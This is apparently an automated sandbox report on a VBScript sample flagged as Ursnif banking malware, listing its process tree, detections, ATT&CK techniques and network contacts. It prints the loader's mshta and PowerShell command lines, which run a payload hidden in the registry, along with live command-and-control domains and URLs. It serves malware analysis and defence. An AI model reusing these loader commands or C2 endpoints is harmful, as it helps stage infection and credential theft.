ID: 321602
Sample Name:
2Q4tLHa5wbO1.vbs
Cookbook: default.jbs
Time: 12:17:52
Date: 23/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 2Q4tLHa5wbO1.vbs

Overview


General Information

Sample Name:	2Q4tLHa5wbO1.vbs
Analysis ID:	321602
MD5:	afa1319ab7c53ec..
SHA1:	1081298acf917fe..
SHA256:	7eb2fa04c617f7c..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 4180 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\2Q4tLHa5wbO1.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 7092 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4168 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7092 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6020 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7092 CREDAT:17418 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6552 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7092 CREDAT:17424 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 7008 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4604 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 3980 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 3484 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6200 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES269.tmp' 'c:\Users\user\AppData\Local\Temp\5b2bnkld\CSC18B8FCEB9D646308CD119582578A238.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 4700 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 796 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES16AC.tmp' 'c:\Users\user\AppData\Local\Temp\ztp4fhzn\CSC901590E0DE33494E82C695FA40AE49BE.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- control.exe (PID: 6328 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - RuntimeBroker.exe (PID: 3656 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
    - RuntimeBroker.exe (PID: 4268 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
    - cmd.exe (PID: 2216 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\404E.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - nslookup.exe (PID: 6632 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
    - RuntimeBroker.exe (PID: 4772 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
    - RuntimeBroker.exe (PID: 4660 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
  - rundll32.exe (PID: 6828 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "ip": "84.17.52.25",
  "version": "250157",
  "uptime": "394",
  "system": "98b39ff57b4a9bfe82f904932dc722b0",
  "crc": "602f0",
  "action": "00000001",
  "id": "3300",
  "time": "1606130412",
  "user": "902d52678695dc15e71ab15cf0142f97",
  "soft": "1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001E.00000003.808606221.0000000002B40000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.713745606.0000000004E38000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000027.00000002.847373383.0000027FF74FE000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001F.00000002.919536378.0000027D4F83E000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001E.00000000.822942973.000000000688E000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 22 entries				

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Networking:

- Found Tor onion address
- Uses nslookup.exe to query domains

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Data Obfuscation:

- VBScript performs obfuscated calls to suspicious functions
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Deletes itself after installation
- Hooks registry keys query functions (used to hide registry keys)
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- WScript reads language and country specific registry keys (likely country aware script)

HIPS / PFW / Operating System Protection Evasion:

- Benign windows process drops PE files

Allocates memory in foreign processes

Changes memory attributes in foreign processes to executable or writable

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Process Injection 8 1 2	Scripting 1 2 1	Credential API Hooking 3	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	File Deletion 1	Security Account Manager	System Information Discovery 1 2 6	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Security Software Discovery 3 4 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 5	Cached Domain Credentials	Virtualization/Sandbox Evasion 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 8 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscat Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Network Configuration Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\marginal.roq	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\marginal.roq	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\marginal.roq	69%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	12%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	12%	Virustotal		Browse
222.222.67.208.in-addr.arpa	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://c56.lepini.at/s	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://api10.laptok.at/api1/OdjgwCqVJwPbZSsZ/VYrVT8VCOKL6QD5/EVmo1TumZD8KFbU_2F/DqCRYFqUt/6t1Wi5sZ6Sd10ZyeuxsI/zz_2BvVs4Qba4SjUA81/XTlzG2Ikb6e4IhPsrP2pW5/IOYwufo82QfRm/dMck8gxG/UZU1HPUj7EpbLym6Tf1ZXia/MduJyH_2BJ/WUEq3SnF_2FcXcMTp/Xq474GevRlOt/vDC5iQyZB9v/TjWELQbwGzWKMO/lagHfBD7ms5J_2BDQZ3w8/PtBT4jSv2lZUfu_0/A_0DP97GvnPGpv0/X1fJAQJ3FbyqO_2B4n/YGBi_2Ftdmzlg/gz3C3rVo/j	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://c56.lepini.at//	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://api3.lepini.at/api1/IFYp0PHJ_2BMM/wnyhOVyw/DTs0YCcjJ3qF45s5mMb3gCK/4RNSmr4vxJ/t3onykIcbr_2FK9Xl/H4TzJ_2FhWjS/VeLVa7O7zLV/8TE8KNMU3WmVp7/1SZwuOnHWsYhkdJWGRZAO/qo7x2rkUbXkHUJ_2/BC7f_2BJ0A1Duj6/Ipk_2FJFklx32RY4N0/bk5DAm8jE/qW10iqV6xd9Zezvdl1zm/BnhClBi9RrNKwOk_2Bm/fx09VPfvVJosXa3PmEErZX/NEcSBwStFW8Y4/j9LX0_0A/_0DyR3w9VgUnyTwYjUOpcPC/rfYZc9XYZ8/Dq1kzhh1/E7PDPOgD/b	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://ns.micro/1	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://c56.lepini.at:80/jvassets/xI/t64.dat	0%	Avira URL Cloud	safe	
http://ns.adobe.cmg	0%	Avira URL Cloud	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	84.17.52.25	true	false		high
c56.lepini.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	47.241.19.44	true	false	• 12%, Virustotal, Browse	unknown
222.222.67.208.in-addr.arpa	unknown	unknown	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/OdjgwCqVJwPbZSsZ/VYrVT8VCOKL6QD5/EVmo1TumZD8KFbU_2F/DqCRYFqUt/6t1Wi5sZ6Sd10ZyeuxsI/zz_2BvVs4Qba4SjUA81/XTlzG2Ikb6e4IhPsrP2pW5/IOYwufo82QfRm/dMck8gxG/UZU1HPUj7EpbLym6Tf1ZXia/MduJyH_2BJ/WUEq3SnF_2FcXcMTp/Xq474GevRlOt/vDC5iQyZB9v/TjWELQbwGzWKMO/lagHfBD7ms5J_2BDQZ3w8/PtBT4jSv2lZUfu_0/A_0DP97GvnPGpv0/X1fJAQJ3FbyqO_2B4n/YGBi_2FtdmzIg/gz3C3rVo/j	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/IFYp0PHJ_2BMM/wnyhOVyw/DTs0YCcjJ3qF45s5mMb3gCK/4RNSmr4vxJ/t3onykIcbr_2FK9Xl/H4TzJ_2FhWjS/VeLVa7O7zLV/8TE8KNMU3WmVp7/1SZwuOnHWsYhkdJWGRZAO/qo7x2rkUbXkHUJ_2/BC7f_2BJ0A1Duj6/Ipk_2FJFklx32RY4N0/bk5DAm8jE/qW10iqV6xd9Zezvdl1zm/BnhClBi9RrNKwOk_2Bm/fx09VPfvVJosXa3PmEErZX/NEcSBwStFW8Y4/j9LX0_0A/_0DyR3w9VgUnyTwYjUOpcPC/rfYZc9XYZ8/Dq1kzhh1/E7PDPOgD/b	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://https://corp.roblox.com/contact/	RuntimeBroker.exe, 00000020.00 000000.821436899.000001B4FAE80 000.00000004.00000001.sdmp	false		high
